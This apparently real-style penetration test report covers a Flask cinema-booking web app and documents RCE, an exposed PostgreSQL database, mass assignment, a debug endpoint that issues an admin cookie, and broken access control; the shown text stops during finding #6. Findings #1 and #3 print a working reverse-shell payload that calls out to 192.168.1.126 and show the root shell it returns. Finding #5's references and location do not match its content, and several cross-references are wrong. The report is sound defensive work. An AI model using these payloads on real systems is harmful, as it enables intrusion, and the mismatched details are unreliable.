Example Report

Final Pentest Report

Example Company, LLC Final Pentest Report

Prepared for: Example Company, LLC
Date: 14.08.2024

Report Data

Version: Final
Prepared for: Example Company, LLC.
Date: 14.08.2024

Table of contents

Executive Summary

Example Company, LLC. engaged Pentest Company to perform time-bound black-box security assessment of the Example Company, LLC Public Facing Web Application. We performed assessments from August 7, 2024, through August 12, 2024.

Our objective in the security assessment was to review public facing Cinema Tickets web application. The Pentest Company was not provided by any restrictions such as using tools, techniques, and environment except any DOS/DDOS attacks.

Scope

a. `Web Application: http://127.0.0.7:5000/*`

The web application itself presents booking app for cinema. The functionality allows to create account, book tickets, leave comments, and print tickets. The back-end of the application written in Flask and it utilize PostgreSQL as relational database. For our assessment testing account was not provided.

Our review uncovered **2** critical-, **4** high-, **5** medium-, and **3** low- severity findings.

Observation

During our black-box assessment we noticed some good trends in the application. The Cinema Ticket app is not vulnerable for SQL Injection, Server-Side Template Injection (SSTI), Command Injections, Remote File Inclusion, Directory Traversal, and Improper Error Handling. However, our review has revealed critical vulnerabilities that have to be fixed immediately.

Our 5-day assessment revealed 2 critical vulnerabilities. The first one is Remote Code Execution (#1) which could allow an attacker to get access to the web server and take full control of it. The second one is Exposed DB that allows remote connection (#2). This vulnerability arise due to insecure configuration of PostgreSQL and may cause the leak of clients' sensitive data.

Nevertheless, High severity findings presented by Configuration File Manipulation (#3) may lead to break application logic and will cause reputational and financial losses. Moreover, it is possible to achieve remote code execution via config manipulation (see finding #1). The Mass Assignment (#4) vulnerability allows user to create a new account with administrative privileges or to escalate privileges of the user's own account. In addition to that, an unauthenticated user could find (fuzz) unauthorized debug endpoint (#5) which gives cookie with administrative privileges. High severity findings ended up with several Broken Access Controls (#6). This vulnerability allows an authenticated user to change and remove comments of other users. Moreover, malicious user could delete account of any user in the web application along with administration.

Medium severity findings presented with Insecure Direct Object Reference (#7) vulnerability which could lead to reveal sensitive information about booking and account to the attacker. Such vulnerability may cause a data leak which will leads to reputational, financial and data losses. Lack of CSRF token leads to the CSRF (#8) vulnerability which allows an attacker to force user make unwanted actions on the web application such as booking a seat/film, making payments, etc. Our observations have shown that application has security measure to prevent CORS vulnerability (#9), however it is still possible to launch this attack against users on Cinema Ticket application. What's more, it seems that application uses regular expression which validate only domain of Cinema Ticket app in the first place instead of full location. Furthermore, we discovered stored Cross-Site Scripting (#10) vulnerability in the comments section. In the end of medium findings, we have discovered the Lack of Brute-force protection (#11) which may lead to the guessing credentials to user's accounts.

Lower severity findings presented by clickjacking (#12), Clear-text (HTTP) communication (#13) and lack of security flags for Session cookie (#14)

Recommendations

We would recommend to immediately fix the Critical findings by implementing additional verification to /api/admin/settings. Also, white- and blacklists which will sanitize the data passed to the configuration settings. The same recommendation is for Configuration File Manipulation. Nevertheless, we highly recommend hiding database from external network by creating the correct configuration for PostgreSQL database.

Mass Assignment vulnerability can be fixed by avoiding functions that automatically bind the client's input into code variables or internal objects along with white- and blacklists for user-controlled data. The unauthorized debug endpoint has to be fixed by removing this functionality. Broken Access Controls and Insecure Direct Object References could be fixed by binding user session to its rights and accesses. CSRF vulnerability can be fixed by implementing referrer header validation and CSRF token. CORS misconfiguration needs to be fixed by validating the full link. Implementation of CSP, Web Application Firewall (WAF), and data sanitization will fix the XSS vulnerability. Rate limits and WAF will fix Brute-Force weakness.

Read the detailed recommendation for all the vulnerability in the specific finding.

Vulnerability Classification Impact

When we find a vulnerability, we assign it one of five categories of severity, describing the potential impact if an attacker were to exploit it:

Informational – Does not present a current threat but could pose one in the future if certain changes are made. To protect against future vulnerabilities, fixing the condition is advisable.

Low – May allow an attacker to gain information that could be combined with other vulnerabilities to carry out further attacks. May allow an attacker to bypass auditing or minimally disrupt availability, resulting in minor damage to reputation or financial loss.

Medium – May allow an attacker inappropriate access to business assets such as systems or servers. There may be impact to the confidentiality or integrity of data, or limited disruption of availability, resulting in moderate damage to reputation or financial loss.

High – May allow an attacker inappropriate access to business assets such as systems or servers. There may be substantial or widespread impact to the confidentiality or integrity of particularly sensitive data, or disruption of availability, resulting in significant damage to reputation or financial loss.

Critical – May allow an attacker to gain persistence, or imminently disrupt functionality or disclose data, resulting in severe reputational damage or financial loss.

Vulnerability Index

This section represents a quick view into the vulnerabilities discovered in this assessment.

ID	SEVERITY	TITLE	COMPONENT
1	Critical	Remote Code Execution	Web Application
2	Critical	Exposed DB allows remote connection	Web Application
3	High	Configuration File Manipulation	Web Application
4	High	Mass Assignment	Web Application
5	High	Unauthorized debug endpoint	Web Application
6	High	Broken Access Controls	Web Application
7	Medium	Insecure Direct Object References	Web Application
8	Medium	CSRF	Web Application
9	Medium	CORS Misconfiguration	Web Application
10	Medium	Cross-Site Scripting (Stored)	Web Application
11	Medium	Lack of Brute-force protection	Web Application
12	Low	Clickjacking	Web Application
13	Low	Clear-text (HTTP) communication	Web Application
14	Low	Session cookie without security flags	Web Application

Vulnerabilities

Remote Code Execution

ID	1
COMPONENT	Web Application
SEVERITY	**Critical**
REFERENCE	https://www.invicti.com/learn/remote-code-execution-rce/
LOCATION	http://127.0.0.1:5000/api/admin/settings

Impact:

An attacker could get access to web server and take full control over it.

Difficulty

An attacker would need to have administrator's access in application.

Description:

Remote code execution is a cyber-attack whereby an attacker can remotely execute commands on someone else's computing device.


Observation:

During our review we observed that it is possible to change configuration file of the application and inject malicious commands that will be executed. Check finding #2 for details about changing configuration file. To reproduce that attack check steps below:

1. Login to application using administrator account.
2. Navigate to `/api/admin/settings`
3. Using mass assignment technique send `PUT` request with `COOKIE_LIFETIME` as `__import__('subprocess').call(['/bin/bash', '-c', 'exec 5<>/dev/tcp/192.168.1.126/7666;cat <&5 | while read line; do $line 2>&5 >&5; done'])`

   Example of the sent request

   ```
   PUT /api/admin/settings HTTP/1.1
   Host: 127.0.0.1:5000
   Cookie: app_session=gAS[REDACTED_COOKIE]02s
   [REDACTED_HEADERS]

   {"COOKIE_LIFETIME":"__import__('subprocess').call(['/bin/bash', '-c', 'exec
   5<>/dev/tcp/192.168.1.126/7666;cat <&5 | while read line; do $line 2>&5 >&5; done'])"}
   ```
4. Than start a TCP listener via `nc` (netcat)
5. With started remote connection listener login to the application.



```
└─$ nc -nvlp 7666
listening on [any] 7666 ...
connect to [192.168.1.126] from (UNKNOWN) [172.19.0.3] 45386
id
uid=0(root) gid=0(root) groups=0(root)
```

Nevertheless, the additional critical factor is that an attacker could achieve administrator's cookie by navigating to the debug endpoint. For more information, check finding #9.

Recommendations:

We recommend implementing white- and black-lists with regex for parameters entered on endpoint `/api/admin/settings` via PUT request. Also, we would recommend adding additional verification before use such sensitive endpoint.

Vulnerabilities

Exposed DB allows remote connection

ID	2
COMPONENT	Web Application
SEVERITY	**Critical**
REFERENCE	https://cwe.mitre.org/data/definitions/200.html https://www.postgresql.org/docs/
LOCATION	172.19.0.2

Impact:

An attacker could connect to database and read/write/download information stored in the database.

Difficulty:


An attacker would need to know the password for database or find it using brute-force technique.

Description:

The exposed DB to the public present a big security risk which allows to remote actor to connect to the DB.

Observation:

During our review we observed that PostgreSQL database has an open port. This allows to connect to the database with username and password. To find password we utilize tool named hydra. After the password was found we are able to connect to the database using username and password. We utilized command: `psql -h 172.19.0.2 -p 5432 -U [username] -W [password]`
Behind the scenes, this vulnerability arises because `pg_hba.conf` configuration file allows to connect to the DB from the external network.



```
└─$ psql -h 172.19.0.2 -p 5432 -U [redacted] -W [redacted]
Password:
psql (15.1 (Debian 15.1-1+b1), server 15.2 (Debian 15.2-1.pgdg110+1))
Type "help" for help.

movie_booking=# /l
movie_booking-# /all
movie_booking-# \list
                                                    List of databases
     Name       |  Owner     | Encoding |  Collate      |   Ctype       | ICU Locale | Locale Provider |   Access privileges
----------------+------------+----------+---------------+---------------+------------+-----------------+---------------------
 mov[redacted]
 pos
 tem                                                                                                                        +
                                                                                                                          res
 tem                                                                                                                        +
                                                                                                                          res
(4 rows)

movie_booking-# 
```

Recommendations:

We would recommend to disable access to database in the `pg.hba.conf`. Also, we would recommend using strong password for database. The strong password must have 12+ length with letters, capital letters, digits, and special characters.

Vulnerabilities

Configuration File Manipulation

ID	3
COMPONENT	Web Application
SEVERITY	**High**
REFERENCE	https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
LOCATION	http://127.0.0.1:5000/api/admin/settings

Impact:

An attacker could break web application or/and get a Remote Code Execution (RCE).

Difficulty:


An attacker would need to have administrator access to the web application.

Description:

A configuration file in a web application is a file used to manage settings and parameters that control the application's behavior. It typically contains information such as database connections, API keys, environment variables, and other customizable options, allowing for easier maintenance and flexibility without altering the application code directly. Configuration files are often written in formats like JSON, YAML, or XML.

Observation:

During our review we observed that it is possible to write/change any values in web application configuration file. It also can reveal sensitive information such as passwords for database to the attacker who has administrative access to the application.



```
PUT /api/admin/settings HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Connection: close
Cookie: app_session=
gASVfAAAAAAAAAB9lCiMA2lhdJRKIKhTZIwHdXNlcl9pZJSMJDM0ODMxZjRhLWZjZDgtNDAxNC05OWU3LWU4NmU2NDAzMW
M5NJSMCHVzZXJuYW1lIwFYWRtaW6UjAVyb2xlc5RdlCiMBWFkbWlulIwEdXNlcpSMCm1hbmFnZW1lbnSUZXUu.kEPWyKz
v6YGWZstrsFsoMbsqk2s
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Length: 161

{
  "COOKIE_LIFETIME":
  "_import__('subprocess').call(['/bin/bash', '-c', 'exec 5<>/dev/tcp/192.168.1.126/7666;cat <
  &5 | while read line; do $line 2>&5 >&5; done'])"
}
```

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 620
Server: Werkzeug/2.0.2 Python/3.9.16
Date: Thu, 04 May 2023 12:43:39 GMT

{
  "ALLOWED_SCHEMES":[
    "http",
    "https"
  ],
  "COOKIE_LIFETIME":
  "_import__('subprocess').call(['/bin/bash', '-c', 'exec 5<>/dev/tcp/192.168.1.126/7666;cat <
  &5 | while read line; do $line 2>&5 >&5; done'])",
  "COOKIE_NAME":"app_session",
  "COOKIE_SECRET":[redacted],
  "DB_HOST":"postgresdb",
  "DB_NAME":"[redacted]",
  "DB_PASS":"[redacted]",
  "DB_PORT":"5432",
  "DB_USER":"postgres",
  "PRINTED_TICKETS_DIR":"[redacted]",
  "PROVIDER_DOMAINS":[
    "stripe.com",
    "payu.com",
    "paypal.com",
    "dwolla.com"
  ],
  "SMTP_HOST":"sm[redacted]o",
  "SMTP_PASS":"[redacted],
```

Recommendations:

We would recommend to validate any information that are passing to the configuration file. Another recommended way is to remove ability to change such sensitive application settings via web interface.

Vulnerabilities

Mass Assignment

ID	4
COMPONENT	Web Application
SEVERITY	**High**
REFERENCE	https://cwe.mitre.org/data/definitions/915.html https://owasp.org/API-Security/editions/2019/en/0xa6-mass-assignment/
LOCATION	http://127.0.0.1:5000/api/users/create http://127.0.0.1:5000/api/users/me

Impact:
An attacker could create new user with administrative privileges. Moreover, an attacker could escalate his/her own privileges.


Difficulty:
An attacker would need to have access to the web application and an account.

Description:
An API endpoint is vulnerable if it automatically converts client parameters into internal object properties, without considering the sensitivity and the exposure level of these properties. This could allow an attacker to update object properties that they should not have access to.

Observation:
During our review we observed that two endpoints are vulnerable to mass assignment vulnerability which allows to escalate privileges. We have identified 2 potential vectors for this attack which described below:

Case 1: Create User

1. Navigate to create account page
2. Intercept request to `/api/account/create`.
3. In the POST request change roles data to admin.
4. Send modified request and observe changes in response.




```
POST /api/users/create HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:5000/signup
Content-Type: application/json
Origin: http://127.0.0.1:5000
Content-Length: 115
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"[redacted],
  "password":"[redacted]
  "username":"",
  "address":"qqq",
  "roles":[
    "admin"
  ]
}
```

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 108
Server: Werkzeug/2.0.2 Python/3.9.16
Date: Thu, 04 May 2023 18:34:51 GMT

{
  "address":"qqq",
  "email":"u[redacted]m",
  "password":"[redacted]",
  "roles":[
    "admin"
  ],
  "username":"[redacted]"
}
```

Case 2: Privilege Escalation

1. Create account in the Web Application.
2. Intercept request to /api/users/me.
3. Change the roles to admin, management, etc.
4. Observe changed roles in the response.



```
PUT /api/users/me HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
DNT: 1
Connection: close
Cookie: app_session=
gASVaQAAAAAAAAB9lCiMA2lhdJRKlMFTZIwHdXNlcl9pZJSMJDJmZTRmZTIwLWFkYjYtNGY5My04MmJhLWIyZDhmNTBhNG
E3ZpSMCHVzZXJuYW1llIwIdXNlcm5hbWWUjAVyb2xlc5RdlIwEdXNlcpRhdS4.NFmyHlzk4zlUI8aKraUaaowzjgg
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Content-Length: 102

{
  "address":"eeee",
  "email":"[redacted]",
  "roles":[
    "admin",
    "user",
    "management"
  ],
  "username":"[redacted]"
}
```

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 147
Server: Werkzeug/2.0.2 Python/3.9.16
Date: Thu, 04 May 2023 15:07:25 GMT

{
  "address":"eeee",
  "email":"[redacted]",
  "id":"2f[redacted]f",
  "roles":[
    "admin",
    "user",
    "management"
  ],
  "username":"[redacted]"
}
```

Recommendations:

We would recommend several steps to prevent this vulnerability:

1. Avoid using functions that automatically bind a client’s input into code variables or internal objects
2. Implement white- and black-lists of properties that should be updated by the user.

Vulnerabilities

Unauthorized debug endpoint

ID	5
COMPONENT	Web Application
SEVERITY	**High**
REFERENCE	https://portswigger.net/web-security/sql-injection https://owasp.org/www-community/attacks/SQL_Injection
LOCATION	foophonesels.com:5923/login.php, foophonesels.com:5923/services.php?serviceID=3

Impact:

An attacker could retrieve cookie with administrator privileges and gain control over the administrative functions in web application.

Difficulty:


An attacker would need to fuzz directories.

Description:

This endpoint gives cookie with administrative privileges and redirect user to the `/debug/session/me` endpoint. Also, this endpoint does not require any authentication and authorization which means that any user can retrieve administrative access to the web application.

Observation:

During our review we observed that it is possible to retrieve cookie without any authentication and authorization by only navigating to endpoint `/api/debug/session/create`.


Request

```
GET /api/debug/session/create HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Response

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 240
Location: http://127.0.0.1:5000/debug/session/me
Set-Cookie: app_session=
gASVfAAAAAAAAAB9lCiMA2lhdJRK43FSZIwHdXNlcl9pZJSMJDM0ODMxZjRhLWZjZDgtNDAxNC05OWU3LWU4N
mU2NDAzMWM5NJSMCHVzZXJuYW1lIwFYWRtaW6UjAVyb2xlc5RdlCiMBWFkbWlulIwEdXNlcpSMCm1hbmFnZW
1lbnSUZXUu.vJypgNCC2ifdOGOLJ7zr3qkUnPw; Expires=Fri, 02 Jun 2023 14:38:27 GMT;
Max-Age=2592000; Path=/
Server: Werkzeug/2.0.2 Python/3.9.16
Date: Wed, 03 May 2023 14:38:27 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  Redirecting...
</title>
<h1>
  Redirecting...
</h1>
<p>
  You should be redirected automatically to target URL: <a href="/debug/session/me">
    /debug/session/me
  </a>
  . If not click the link.
```

Recommendations:

We would recommend to remove unauthorized endpoint that gives cookie with administrative privileges. Nevertheless, it seems that this endpoint has debug purpose that should not be on the production environment.

Vulnerabilities

Broken Access Controls

ID	6
COMPONENT	Web Application
SEVERITY	**High**
REFERENCE	https://owasp.org/Top10/A01_2021-Broken_Access_Control/ https://portswigger.net/web-security/access-control
LOCATION	http://127.0.0.1:5000/api/users/<user_id> http://127.0.0.1:5000/api/posts/<post_id>/comments/<comment_id>

Impact:

An attacker could change/delete user comments under the films. Moreover, an attacker could delete other user’s accounts.

Difficulty:

An attacker would need to have account in the web application.


Description:

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits.

Observation:

During our review we have observed several endpoints that allows an authenticated attacker to exploit access control vulnerability. All cases described in detail below:

Case 1: Changing user comments
We have observed that it is possible to change comments of other users by send PUT request to the endpoint /api/posts/<post_id>/comments/<comment_id>.

